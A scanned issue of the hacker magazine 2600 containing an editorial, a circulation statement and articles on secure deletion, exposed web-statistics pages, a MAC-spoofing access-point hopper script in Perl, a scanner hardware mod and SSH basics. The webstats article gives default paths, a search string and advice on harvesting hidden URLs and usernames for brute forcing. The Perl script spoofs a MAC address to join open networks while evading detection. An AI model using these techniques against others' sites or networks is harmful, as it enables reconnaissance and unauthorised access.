The most important thing for us to do is not let ourselves be cowed by this reality. There are very few good things that have been created in this world that have come without risk. Knowledge certainly isn't one of them. And if we want to continue learning, we're going to have to be somewhat daring about it, especially in this day and age. That means experimenting with the hardware and software you've bought regardless of whether or not some government believes you have the right to. It means listening to whatever frequency you can access or decode with your own equipment. It means writing whatever words, theories, or programs you wish to make a point or to achieve a nondestructive effect. And above all, it means sharing this information with anyone else who's interested. Knowledge doesn't do the world a whole lot of good if it's kept secret, after all.

Naturally there are those who will use these methods simply to benefit themselves without much attention paid to the actual learning process. For instance, someone who has found out how to decode cable television signals and goes around selling decoder boxes is not the kind of person we're talking about here. Nor is the person who just mindlessly buys these things. Someone who figures out how to decode the signal or someone who is willing to learn how it's done from another individual is actually experimenting with technology and manipulating it in some way. Such a person is all the more likely to understand the theory behind it and could even be involved in designing a better system.

We've never condoned maliciousness or schemes that exist simply to get something for nothing. We believe most of our readers have little trouble seeing the difference between that and trying openly to defeat security systems and modify technology in various ways. The latter is absolutely essential for our development. Corporate lawyers, legislators, and, unfortunately, many teachers and parents see it all as part of the same thing. It's up to each of us to at least try and make the effort to explain the differences to them. And that's certainly not going to be easy, especially with the help of the mass media. But what we can't achieve as individuals we will accomplish as a community. There have been many victories over the years along with all of the discouraging news. We must figure out how to make each of these outcomes motivate us to keep doing what we do.

Any questions?

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine,* published quarterly (4 issues) for October 1, 2005.
Annual subscription price $20.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, ST. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953.
Managing Editor: Eric Corley, 2 Flowerfield, ST. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, ST. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation
7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A Total Number of Copies	82,625	77,500
B Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4,663	4,642
2 Paid In-County Subscriptions	69	71
3 Sales Through Dealers and carries, street vendors, and counter sales	72,883	68,918
4 Other Classes Mailed Through the USPS	0	0
C Total Paid and/or Requested Circulation	77,615	73,631
D Free Distribution by Mail (samples, complimentary, and other free)		
1 Outside-County	444	445
2 In-County	3	3
3 Other Classes Mailed Through the USPS	0	0
E. Free Distribution outside the mail. (Carriers of other means)	4,563	3421
F Total free distribution	5,010	3,869
G Total distribution	82,625	77,500
H Copies not distributed	0	0
I. Total	82,625	77,500
J Percent paid and/or requested circulation	94	95

"The good news is - and it's hard for some to see it now - that out of this chaos is going to come a fantastic Gulf Coast, like it was before. Out of the rubbles of Trent Lott's house - he's lost his entire house - there's going to be a fantastic house. And I'm looking forward to sitting on the porch." - George W. Bush, touring hurricane damage that at press time was estimated to have killed thousands of people, Sept. 2, 2005

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Dabu Ch'wald, Saldb

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Procol Harum, Cat Stevens, Roger Waters, 5678s**

Shout Outs: **Russell, Todd, Hanneke and Sasja, Gweeds, Bob and Margaret, ilya, the WTH Crew, Stuart, Adam, Jason**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

Data Destruction, Covering Your Tracks, and MBSA

by El Rey

First off, I would like to send a big shout out to LoungeTab for his article "Complete Scumware Removal" (22:1); his article was the inspiration for this one. Looking at the list of programs (many of which I have) I can see room to add at least two more, one free and one not so free but worth a purchase, in my opinion. Also, big thanks to Patrick Madigan ("Ad-Ware: The Art of Removal") (21:4), and shinohara ("Scumware, Spyware, Adware, Sneakware") (22:2).

Everyone knows that Internet surfing doesn't come without leaving behind a trail of history indexes, cookies, and whatnot. The problem is getting rid of it. SpyBot S&D and AdAware do a good job with this but I'd also like to recommend a program called Tracks Eraser Pro which is free to download (http://www.acesoft.net/download.➥htm). Not only does it do what SpyBot and AdAware can do but with free plug-ins it can erase histories and other digital "tracks" from popular software apps like PhotoShop, FrontPage, various Microsoft programs, and a long list of others. Not only that but there's room to customize what you wish to delete (which I'll give an example of down below). Even better than all of that is that this program permanently destroys data (not deleting it) by overwriting it with ones and zeros so no auto-recover programs can get back what you've deleted. It'll even clean the free space on your hard drive. By the way, all data is destroyed via DOD 5220.22-M.

Another program I've seen overlooked (in my opinion) is Microsoft's Baseline Security Analyzer (http://www.microsoft.com/technet/security/to➥ols/mbsahome.mspx - WinXP SP2 users will need to upgrade). Think of it as a Windows Update plus a poking and prodding of your security settings and seeing whether or not your system is secure. The problem I've found is that while you're running a scan the program will place several .XML files on your hard drive with your entire security specs plus your IP address to boot. With Tracks Eraser you can enable these files to be deleted - ahem, destroyed.

Delete vs. Destroy

Yes, there is a difference and it's basically what I said earlier: deleted data is marked by Windows to be returned to the free space, waiting to be overwritten. However it's still attainable by auto-recovery software (i.e., which is why we never sell our old HDDs on eBay). For example, after a long pr0n movie we may decide it's better if we delete the incriminating evidence. With a quick drag-and-drop to the ol' Recycle Bin we assume it's nothing further to worry about... that is, until someone or something somehow manages to finagle their way to your box and run the right software and bingo! But this need not be your fate.

Once downloaded, run Tracks Eraser Pro and just click "Erase Now" and watch the messes get cleaned up. As for our pr0n there's two ways of going about this: 1) delete it via Recycle Bin or whatever, and then open the program and find Eraser Settings->Windows->Clean Free Space and then click Erase Now. Depending on the size of your hard drive this can take a few minutes but since Secure Erasing is enabled by default (if not, then do: Options->Security->Secure Erasing) it'll be worth the wait. Second, Pro comes with its own File Shredder program from which you can drag-and-drop files there and destroy them. It's a rare occasion that I use the Recycle Bin for anything now. It even has its own cool little trash can icon on the desktop for you to use too - but open this app rather than drag something to it; it doesn't destroy if you drag directly to it. Once open, drag and drop to your heart's content. I'll have to email AceSoft about this.

Among your files you'll see your browser indexes, cookies, histories, AutoComplete's (what are you doing using IE?), and other assorted programs being thoroughly cleaned and destroyed leaving you with no tracks from which to be hunted down. I'm trying my best not to turn this article into a product review but I cannot really stress enough how fortunate I was to stumble onto this cool piece of software. The downside is that while it's free for a few days, you'll be nagged to cough up $29.95 for it but it was a

price I gladly paid. Once I'm done with my online banking or getting out of an SSL website, or just done browsing in general I always open this program up and watch it clean everything. There are tons of features in this program and I think it's best for the readers themselves to explore the full potential of this gem themselves.

MBSA

Another program I stumbled onto while browsing Microsoft was this program, the Baseline Security Analyzer. Open it, choose which computer (or computers, if on a network) to scan, and away you go. It'll automatically touch base with Microsoft Update and comb your system. Once done it'll spit out something akin to whether or not all your updates are installed on both Windows and Office, your MSXML Security Updates are installed, Windows Firewall is activated (mine isn't - though SP2's Security Center acknowledges my NIS 2003 is running smoothly), and various info on your services, file system, etc.

If you have a cable connection this all should take a couple of minutes and whatever MBSA says you're lacking, then it's all readily available to download off the links they provide. Here's the downside: MBSA leaves behind XML files on your hard drive that all start off with the following information:

```
*-* <../SecurityScans/WORKGROUP%20-%20
➥WORKHORSE%20%286-3-2005%208-20%20PM%29
➥.xml##> < SecScan ID="*0*" DisplayName
➥="*WORKGROUP|XXXXXXXXX*" Machine="*XXXX
➥XXXXX*" Date="*2005-06-03 **20:20:05*"
➥LDate="*6/3/2005** **8:20 PM*" Domain=
➥"*WORKGROUP*" IP="*XXX.XXX.X.XX*" Grade
➥="*5*" HotfixDataVersion="*2005.5.19.0*"
➥ MbsaToolVersion="*1.2.4013.0*" IsWork
➥group="*True*" SUSServer="" HFFlags=
➥"*4*" SecurityUpdatesScanDone="*True*">
*-* <../SecurityScans/WORKGROUP%20-%20
➥WORKHORSE%20%286-3-2005%208-20%20PM%29.
➥xml##> < <IPList>
<IP addr="*-XXXXXXXXXX*" />
< </IPList>
```

The Xs will be different for you depending on what label you've given your hard drive as well as what IP address you have. The purpose of this is so that MBSA can pull up past scans as a reference tool. However, since I get the funny feeling we will not need any past scans lingering around with this type of sensitive information, it is best we delete it. It's kind of ironic that a program written for security purposes has a very insecure way of storing data. Or should I come to expect this from Microsoft?

No need to fear, however.

Cleaning Up MBSA's Paper Trail With Tracks Eraser Pro

Remember, delete bad, destroy good. The location of these XML files is located in the C:\Documents and Settings\YOUR USER NAME\➥SecurityScans\ directory as well as within the C:\Documents and Settings\YOUR USER NAME\➥SecurityScans\Config\ directory.

Now, open Tracks Eraser and go to: Eraser Settings->Custom Item->Add File Folder And Item.

From here, click "Add" and watch the dizzying GUI that appears before your eyes. No need to fear for the force is strong with us.

All you'll need to know is that you must leave the wildcard option at its default. With that said click the Title box and give your new custom item a name, i.e., "MBSA Scans" and give it a description if you want. Next, find the scroll-down box that shows your HDD's files and folders. Find your Documents and Settings folder and double click on your user name, and then do the same for the SecurityScans folder. Now, find the Folder And Files That Will Be Erased box and click on "Add Folder" and watch your C:\Documents and Settings\YOUR USER NAME\SecurityScans*.* pop up in that box.

Now, for the other folder. Go back to the scroll-down box and double click the Config folder and then click "Add Folder" button again and watch the C:\Documents and Settings\YOUR USER NAME\SecurityScans\Config*.* pop up in the box underneath the previous one. Now, click Test at the bottom and you should see "Test Results: Test OK, X file(s) scanned." Now, click Save and exit out until you get back to the main GUI and hit "Erase Now." MBSA's paper trail is now erased forever.

Hopefully this was of some help to people looking for more security options. I've not even scratched the surface on what Tracks Eraser Pro can do such as writing your own plug-ins, and writing a custom item detailing registry items. Still, it's a cool little program. MBSA was a help to me too since when I first ran the program I saw I needed an XML parser update that Windows Update never showed me, and mind you, I thought I was running a very secure system (what with a router, software firewall, and various anti-crapware apps). MBSA's little XML presents were not appreciated, however, but with a little self-education I was able to overcome that problem as well.

To be fair there are other programs on the net that could possibly do the work Pro does for free but I'm of the philosophy that something good is worth paying for - and you pay for what you get. And to me a reliable track record of service is worth 30 bucks. Either way, it's up for the readers to decide and I hope that this article expands the knowledge pool of possible security options for those of us who need to feel safe.

Stupid Webstat Tricks

by stankdawg@stankdawg.com

Anyone who has ever maintained a website has probably used some webstats (short for Web Statistics) program to monitor their site's visitors. These packages all have various features, layouts, and designs but they all do basically the same thing which is to gather almost everything out of the log and save you the trouble of scanning through it yourself. Web statistics packages are plentiful and they serve a great purpose for the webmaster.

What is in a server log anyway? A web server log keeps track of all of the dates and times of every hit to every item on the site. Everything that is served up by the web server is logged including pages, style sheets, images, and anything else that is reachable over the web. The record of each hit contains several fields of information. This includes the agent (usually the web browser), the OS fingerprint, and the IP address of the requestor. Stats programs parse through your web server logs and collect and organize all of that dry, raw text data and put it into a nice, clean, human readable format. Some go above and beyond the basics to not only analyze the web logs (which contain IP addresses) but to see where they resolve. This allows you to see what sites are linking to you. They also may break down your hits by user-agent (usually a browser), country, OS version, and lots of other stuff that a webmaster can use to optimize their site. If your users all use a certain browser, you might put special code in your pages to give extra functionality to that particular browser for example.

But why would a hacker care about this? The answer is as simple as thinking of all of the things that are logged by the web server. Just having the raw logs alone could yield some great footprint information. You get the same benefits that the webmaster does! The thing to keep in mind here is that all hits are logged in a web server. The stats programs will gather them all up and far, far too many people make these stats publicly available.

Some webmasters actually want their stats exposed for some reason. They may think that it is some sort of service to their visitors or maybe a way to "show off" their hits. What they don't realize is that while showing off their hits, they are also giving a listing of almost every file on their server (or at least the ones that have been visited). The scary thing is that these visits include not only external visits, but internal visits as well!

You may be wondering what sort of things could possibly be found in someone's boring old stats pages. With internal visits being logged, some things appear that may not have been intended for public consumption. While the webmaster is working on or developing his/her pages, they are generating hits on those pages. I have gone to many "under construction" sites only to find that their web stats are working and I can see the complete list of URLS that they are working on! They certainly didn't mean for them to be public, but they are. I have entered contests early, joined sites that weren't open for business yet, and tagged guestbooks even when they weren't expecting any guests. Even if the site is not under construction, they are always working on some pages somewhere that are not publicly available yet and these links are picked up by the stats programs. Some companies use test servers for development and do not move anything to the live server. This is definitely the best practice to avoid having anything "accidentally" go public.

There are many statistics packages out there. I have tried many of them from the analog stats package to awstats and everything in between. We also have a few custom perl scripts written in-house to "watch the watchers" and see who is looking at what. For the rest of this discussion, let's focus on webalizer, which is the most common stats package that I see, as a base for the examples. It is no more or less vulnerable than any others, but it just gives a specific example for these scenarios.

By default, webalizer logs the top 20 pages visited. Webalizer can also be configured to provide a link to the entire list of URLs. The same holds true with the list of referrers. You may see pages that are listed that you didn't even know - or that you weren't meant to know - existed. Since you can see the exact pages that are being hit the most, you may find out that some quick redirection is happening and you may find a page that isn't meant to be traveled to directly. It may have source code in it that was supposed to be hidden or some configuration data in it that can explain how the site works. All of this would have been invisible to a user who didn't have access to public web stats.

One other thing to keep in mind is that when we say *all* pages, we really mean *all* pages. This means password protected pages and directories are also logged and therefore reflected on the stats page. You may not have the password to get into that directory, but you may be able to at least get the username. Another one of webalizer's defaults is to log the top ten users that login to a system account. If you want into that directory bad enough, it simply becomes a matter of brute force password cracking at this point.

Another interesting thing to keep in mind is the basic general espionage that can be done by looking at competitors' stats. It doesn't even have to be a competitor. It can be a friend, an enemy, or a random blogger on the Internet. You can see which of their pages are the most popular and use that information to your advantage. Perhaps you see that all of their hits are going to a certain web application or tool that they make available. You could write a similar application and try to steal their traffic away and over to your site, if you were so motivated.

You could also see where most of their hits are coming from. By default (and again, I am only using webalizer to have a consistent example and these techniques are just as effective with any stats package) webalizer logs the top 30 referrers in its stats generation. You can see where all of their hits are coming from and visit those pages to see why. Maybe they are advertising on a site that you hadn't heard of before which you could also be advertising on. Combined with the duplication of their page or application as mentioned earlier, you could not only copy them but also steal their own customers away from right under their nose.

Most people install webalizer into a directory named "/usage" which makes it easy to find on most servers. Other common places to find installations include "/webalizer", "/webstats", or just "/stats". You may also find it in a directory with the version number such as "/webalizer-2.01-10". If you don't have a particular target site or cannot find it on a particular site, then you can find many publicly accessible stats programs on Google by using some Google hacking techniques. If it wasn't googled, then maybe it is excluded by the robots.txt file (as mentioned in my article in the winter 2003-2004 issue of *2600).*

Here is an example of Google hacking for open stats packages. To find a site using webalizer, try these exact strings: "Monthly Statistics for" and 'inurl:"usage"'. This combines a literal string from the page and a static part of the string used in the URL. This URL string is a literal in the code and will not change unless someone has modified the code. Modifying your code is a practice that I highly encourage and changing a literal value is *very* easily done. It will protect you from the default hunters of the world by taking away publicly known literal strings from their search attempts. Use the same technique and apply it to your stats package of choice.

All of these vulnerabilities are easily fixed. One way to limit the potential for abuse is to read up on the package that you are using and how to configure it in such a way as to not show certain hits or certain pages that you do not want known. You can configure it to not show hits from the localhost or have it ignore hits to certain directories, for example. This method, however, is probably not the best approach. You may be working remotely and not from the localhost. There are always new pages or changes in your naming conventions that may allow information to slip through and you will be constantly plugging holes in your stats software. If you must make your stats public, at least make it a part of your security policy to regularly check these stats for sensitive data and update it accordingly.

There is one big and easy fix. If you are running a machine with some sort of control panel software, then your stats are usually only viewable by logging into the control panel (but not necessarily). If you are running your own server, or are installing your own stat packages outside of the control panel, then you really need to password protect the directory in which the stats are generated. It is very simple to add a password and now you have a reason to do exactly that. I do this, and so should you. Protect your stats packages with a password!

"The Revolution Will Be Digitized!"

Linkz: http://freshmeat.net/browse/245/ which has webalizer, awstats, and many more. Shoutz: The DDP, Doug, tehbizz, the listeners of DDP hack radio.

A Randomizing Wifi MAC Address AP Hopper

by Eprom Jones

In response to RSG's article in 22:1 concerning the "hunting" of wifi leeches, I offer this simple method of masking your MAC using Perl and Linux. My example focuses on my own Slackware system, because that is what I have, but should work on nearly all *nix and probably BSDs and OSX. That means *your* laptop (very sorry, Microsoft).

The first identifiable trait of a computer on a network is its MAC address. You can tell the vendor and sometimes model by looking up the octets. If the vendor is vigilant in its record keeping, the MAC address is traceable to the person who purchased it. Some people might want to avoid that for whatever reason.

One reason is to see if you can do it. I have an Intel b/g 2200 card built into my laptop and in the interest of a sort of superficial plausible deniability, I looked up the MACs assigned to Intel at good 'ol http://coffer.com/mac_find/. Since they had a bunch, I copied nine of them - 00:aa:00, 00:a0:c9, 00:03:47, 00:02:b3, 00:0e:0c, 00:04:23, 00:12:f0, 00:13:02, and 00:11:11. (They all start with zeros.) So then all we need to create a plausible yet random MAC is a simple Perl script to randomly select one of those nine prefixes, then fill in the rest of the hex digits. Cake.

```
        $one = "00";
        @twos = ( "aa", "a0", "03", "02", "0e", "04", "12", "13", "11" );
        @threes = ( "00", "c9", "47", "b3", "0c", "23", "f0", "02", "11" );
        @news;
        for ($i=0; $i<6; $i++)
          {
            $temp = sprintf "%1x", rand(16);
            $news[$i] =$temp;
          }
        $real_combo = rand(9);
        $newMAC = sprintf ("%s:%s:%s:%s%s:%s%s:%s%s", $one, $twos[$real_combo],
➥$threes[$real_combo],
                           $news[0], $news[1], $news[2], $news[3], $news[4], $news[5] );
        print "$newMAC\n";
```

This script makes a string Real:Intel:MAC:RandomRandom:RandomRandom:RandomRandom. A nYCe RaNdOm MAC. In order to assign your new MAC to your wifi adapter you can just add

```
print `ifconfig eth0 hw ether $newMAC`;
```

to your script. The "eth0" is the name of my adapter. Yours could be eth3, wlan0, en0, fxp0, etc. The "hw ether" tells ifconfig that it's going to change a hardware address of type ether. Before setting the MAC, you need to have loaded your wifi card driver. In order to prevent your card from automatically yelling out its name like a toddler trying to make friends, you need to load the wireless driver in non-associative mode. For my card:

```
print `modprobe ipw2200 associate=0`;
```

For other chipsets, the command will be different. The non-associative setting is not necessary. It just feels cleaner to know your real MAC was never broadcast at all.

So, putting these things together, here is a perl script AP hopper that gets you online with a random MAC:

```
#!/usr/bin/perl
#
# an ap hopper using random MAC by eprom.jones@gmail.com
#

use Term::ANSIColor qw(:constants);
use HotKey;

sub doit
    {
     print GREEN, "\n Doin it... \n", RESET;
     print `iwconfig eth0 ap $mac[$use]`;
     print `iwconfig eth0 essid $essid[$use]`;
     print `iwconfig eth0 channel $chan[$use]`;
     sleep (1);
     system (`/sbin/dhcpcd -d -t 10 eth0`);
     print GREEN, "OK...\n", RESET;
    }

sub stopradio
    {
```

```
     print RED, "\n quitin' time. \n", RESET;
     system (`/sbin/dhcpcd -k`);
     system (`modprobe -r ipw2200`);
    }

sub startradio
    {
     system (`modprobe ipw2200 mode=0 channel=0 associate=0`);
     print   `ifconfig eth0 hw ether $newMAC`;
    }

$one = "00";
@twos = ( "aa", "a0", "03", "02", "0e", "04", "12", "13", "11" );
@threes = ( "00", "c9", "47", "b3", "0c", "23", "f0", "02", "11" );
@news;
for ($i=0; $i<6; $i++)
  {
    $temp = sprintf "%1x", rand(16);
    $news[$i] =$temp;
  }
$real_combo = rand(9);
$newMAC = sprintf ("%s:%s:%s:%s%s:%s%s:%s%s", $one, $twos[$real_combo], $threes
➥[$real_combo],
                        $news[0], $news[1], $news[2], $news[3], $news[4], $news[5] );
print "$newMAC\n";

startradio;
system (`iwlist eth0 scan 1>/tmp/froglog.pad 2>/dev/null`);
open(INFILE,  "/tmp/froglog.pad")   or die "Can't hear no damned ribbits.";
while (<INFILE>)
  {
    if (/$\d{2}/)
      {
        s/ //g;
        /^(.*s:)(.*)$/;
        push @mac,$2;
      }
    if (/ESSID/)
      {
        s/ //g;
        /^(.*\")(.*)\"$/;
        push @essid,$2;
      }
    if (/$802\.11.+?/)
      {
        /^(.*802\.11)(.+?)$/;
        push @freq, $2;
      }
    if (/^.*Channel/)
      {
        /^(.*:)(.+?)$/;
        push @chan, $2;
      }
    if (/^.*Encryption/)
      {
        /^(.*:)(.+?)$/;
        push @crypt, $2;
      }
    $i++;
  }
close INFILE;

for ($ARGV[0] =~ /stop/)
  {
    stopradio;
    end;
  }

for ($ARGV[0] =~ /start/)
  {
    startradio;
    print GREEN, "\n\t ]-]o   }={o   Pick a Number 1 thru ", $#mac+1,"   o}={  o[-[
➥\n", RESET;
    for ($c=0; $c le $#mac; $c++)
      {
        if ($crypt[$c] =~ /on/)
          {
            $l=$c+1;
            print "\n$l  ", RED, "$essid[$c]", RESET;
```

```
            next;
          }
        if ($freq[$c] !~ /g/)
          {
            $l=$c+1;
            print "\n$l  ", YELLOW, "$essid[$c]", RESET;
            next;
          }
        $l=$c+1;
        print "\n$l  ", GREEN, "$essid[$c]", RESET;
      }
     print "\n";

   $key = readkey();
   $use=$key-1;

   unless ($key !~ /[0-9+?]/ || $use>$#mac)
     {
       for ($#mac>0)
         {
           print GREEN, "\n You've chosen $essid[$use]", RESET;
           doit;
         }
       if ($#mac=0)
         {
           print RED, "\n\nSorry, bad scan. Please re-run.\n", RESET;
         }
     }

     if ($key !~ /[0-9+?]/ || $use>$#mac)
       {
         print RED, "hey \"visible\" NUMBERS only\n", RESET;
       }

     end;
}
```

Fun with the PRO-83

by Dit and Dah

Recently at a ham radio get-together at one of the local restaurants, our ham radio club president produced a small, silver handheld receiver from Radio Shack. He explained to us that this scanner was capable of locking into nearby frequencies and letting you know when someone was transmitting nearby to you, what frequency they were on, and what they were transmitting. He explained that he purchased this scanner, the PRO-83, for less than $60.

This was it, I thought, someone had finally put a frequency counter in a handheld scanner. I was expecting them to be far more expensive when they eventually came out, so I ran out and bought one. The $59.99 price was a one day thing, so mine cost me just under $100. I still consider that a fantastic deal.

PRO-83 Features

As was pointed out to the group of us at the restaurant, the PRO-83 could take two AA alkaline batteries or two AA NiMH batteries, which it can also charge. I find it to be very efficient in its battery usage; it can last at least two days of heavy usage on one charge (I haven't run it out yet).

The PRO-83 scans quickly (it scans the two meter amateur band in 5KHz steps in seven seconds), and can do frequency ranges (of which you can store ten in memory), channel scanning (200 channels in ten memory banks). And it of course has the ability to pick up nearby transmissions as soon as they start. In the PRO-83, this feature is called the "Signal Stalker."


The PRO-83 packs a lot of features into a small keypad, so even if you're a coder like me, be pre-

pared to RTFM at least twice. The PRO-83 is a smaller sibling of the Uniden BC246T, which has alphanumeric channel tagging, trunking, and the ability to store found frequencies without user interaction in addition to the features of the PRO-83. In the BC246T, the "Signal Stalker" feature exists also, but is called "Close Call." The BC246T costs over $200, however, and since I'm poor and I don't feel comfortable modifying $200 pieces of equipment, I'll stick with the Radio Shack branded model.

Undocumented PRO-83 Features

If you like taking full advantage of a scanner, you want to know all the mods available for it. There are some simple "keypad mods." The most useful one I've seen yet is holding down the HOLD, 3, and 0 keys while simultaneously turning on the power. This puts the scanner in a mode in which it operates much like a conventional frequency counter. You can use the arrow keys to scroll through to the band you want to be frequency counting on. [1] This in itself is amazing because most *stand-alone* frequency counters cost much more than $100. The Optoelectronics Scout, for example, costs $359.

Tapping the Discriminator



There's also a discriminator tap modification that was posted on the Internet by Gary Hahn, KB9UKD. [2] A discriminator is a circuit that voice-band filters the base-band audio coming out of the FM detector, so that the audio coming out of the speaker and headphone jack sounds good. If you feed a high-speed digital signal through a discriminator, it'll get distorted beyond the comprehension of the receiving computer. A discriminator tap, then, is a way to get audio out of the scanner before it goes through this filtering, enabling you to decode any data in it. For example, PL tones and 9600 baud packets can be extracted from your modded PRO-83 with the appropriate software. Much information can be extracted from ACARS airline transmissions and pager towers using the free PDW software (google it).

The discriminator chip in the PRO-83 is the TOKO TK10931V [3] and we'll be tapping baseband audio from its pin 12. This will bypass the voice-band filtering, the volume, and the squelch control.

The mod is very simple but involves disabling your PC/IF port. This is not that big of a deal given that the PC/IF port only enables you to program memory locations in the scanner from the computer. It's one way and cannot be used to control the scanner.

All that needs to be done to modify the PC/IF port of the PRO-83 to be a discriminator tap rather than a PC/IF port is to cut one trace on one board, and solder a capacitor from one point on the board to another point on the other board.

First you take out the six screws (two of which are in the battery compartment) necessary to open the case. The back part of the case has a connector for hooking the battery compartment to the other boards. You'll want to disconnect this.

The topmost board, the one with the volume and squelch controls on it, comes off with no effort, and is only connected to the boards below by a slot-type connector. To pull out the board under that, you'll need to remove six more screws. These six screws not only hold the back board to the case, but also hold the RFI shield to the board.

Having pulled out the back board, you can clearly see the trace going to the PC/IF port. It's right above the silk-screened label for the 3/SVC button on the back side of the back board. You'll want to cut this trace and solder a capacitor to the side of the cut still connected to the PC/IF port.

Gary says to use a 0.1uF ceramic disk cap, but after trying the 0.1uF cap, I replaced it with a 0.01uF metal film cap, and it seems to be working better. This was the recommendation of a piece of software I was using for data decoding.

Having soldered your capacitor to the board, you'll want to solder a wire to the other side of the cap and screw the back board, complete with its RFI screen, back into place.


The other end of the wire goes to the tap point, which is labeled LND7 on the back of the topmost board, just to the right of the discrimina-

tor chip. This is the delicate bit, as the solder point is very small. Take your time here. Having made the contact, reconnect the topmost board, reconnect the battery compartment, and reassemble the unit. The mod is complete!

The first thing I did when I'd finished the mod was test it with headphones. The unit displayed "WirEd."

Oh no, I thought, it still thinks that port is the PC/IF port. Gary had warned of people experiencing this. I decided to hook the scanner up to the computer and give it a try anyway. I connected the PC/IF port to the MIC-IN jack on my laptop and tuned in a frequency on which data was being transmitted at 6400 baud. It started decoding data with no problems! So, the moral of the story is, plugging headphones into the PC/IF port after performing the mod won't necessarily tell you whether or not the mod was successful.

Also, I've found you can get the LCD to display "WirEd" if you connect a mono audio cable, so use a stereo cable to connect your discriminator tap to your sound card, even though there's only monaural audio coming out. Have fun!



References

[1] http://groups.yahoo.com/group/PRO-83/

[2] http://kb9ukd.com/camera/2004/041126-➥Pro83/index.html

[3] http://www.tokoam.com/semiconductors/pdF➥/tk10931v.pdf

Getting More out of SSH

by Apratt

Everyone who sends private data over computer networks should learn how to take full advantage of SSH. SSH is not just a Telnet replacement, and you may be surprised just who is reading everything you type.

Five years ago in college, I was quite surprised to learn that an acquaintance on the third floor of my dorm was able to read AIM messages from me to someone off campus. I lived in the basement and he was separated from me by a few hundred feet of ethernet cable as well as a few Cisco 1900 switches. I didn't even think this guy was a computer enthusiast, but I suppose an ethernet sniffing program can make an enthusiast out of anybody. Luckily, we were on good terms and he showed me what he was doing. You can bet that most people who use ethernet sniffers *don't* let their victims know about it.

In this article, I will assume OpenSSH is the SSH package you use, but the information should apply to other SSH packages as well.

Most people just use SSH as an "encrypted Telnet." Even if this is the only way you want to use it, you should at least know about SSH's features that make it more convenient than Telnet.

You can execute commands on the remote computer without even really logging in. When using SSH from your command line, simply add the command you wish to remotely execute to the end of your SSH command. For example, where you would normally type:

```
ssh apratt@college.edu
```

type this instead:

```
ssh apratt@college.edu "ls public_html/*.jpg"
```

Hit enter, give SSH your password when prompted, and the task is done. If you use a private key file instead of a password (see below), there's even *less* you have to do.

Passwords used to be annoying to remember and type all the time, but not so with SSH. You can have SSH make you a private key file which acts as your password. If used properly, a private key file is more secure than a regular password due to its increased size and complexity.

(You may think that each character in your password equates to eight bits of a passkey. However, consider this: your password probably doesn't contain "high" ASCII characters (often represented by hearts, rectangles, foreign characters, etc.) or control characters (stuff like Escape, Tab, and Enter). This means that instead of each password byte containing 1 of 256 possible characters, it probably only contains 1 of 96 or so. Each character of a good password is really only

worth about 6.5 bits. The default length of a private key file is 1024 bits. Plus, using a computer-generated private key file prevents your users from selecting a password like "sex", "password", or their phone number.)

You can even encrypt your private key file with a passphrase for even *more* security. The Bad Guys would then need to possess both your private key file *and* the passphrase to decrypt it. Personally, I think that's overkill and just have a passphraseless private key file and a normal password to use when I can't use that. To have SSH make you a private and public keypair for use with the SSH2 protocol, use this command:

```
ssh-keygen -t dsa
```

